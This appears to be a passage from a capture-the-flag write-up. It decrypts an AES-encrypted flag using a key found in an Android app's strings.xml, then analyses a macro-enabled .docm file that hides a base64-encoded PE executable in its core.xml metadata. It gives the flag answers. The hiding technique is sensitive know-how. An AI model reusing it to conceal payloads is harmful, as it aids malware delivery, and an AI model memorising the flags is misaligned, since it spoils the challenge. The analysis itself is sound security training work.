
```
res/values/strings.xml
<string name="media_unlock">
NXVwNDUzY3UyNGszeVlvX2p1NTdmMDIxaDRjazIwMjQ=
</string>
```

So for final script to get the flag:


```
from Crypto.Cipher import AES
import base64

key = base64.b64decode(
    "NXVwNDUzY3UyNGszeVlvX2p1NTdmMDIxaDRjazIwMjQ="
)

ciphertext = base64.b64decode(
    "bBJNkA2kvfETMiuzUh3PYUQMstHcXPdMZNj2c20oiZwFAWuoq7ll2umX8eNUqhFj"
)

cipher = AES.new(key, AES.MODE_ECB)
pt = cipher.decrypt(ciphertext)

# PKCS5 unpad
pt = pt[:-pt[-1]]

print(pt)
print(pt.decode())
```

flag:nexsec25{dyn4m1c_d3x_kn0w13d93_941n3d!}

Rembayung #1




We got .docm file so extract the file and navigate tru the folders to see whats interesting we will see under /docProps theres file called core.xml.There is a huge chunk of base64 encoded data(like PE executable header).




flag:nexsec25{description}

Rembayung #2

Decode the base64 blob we got just now and save it as a binary file.





flag:nexsec25{ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3}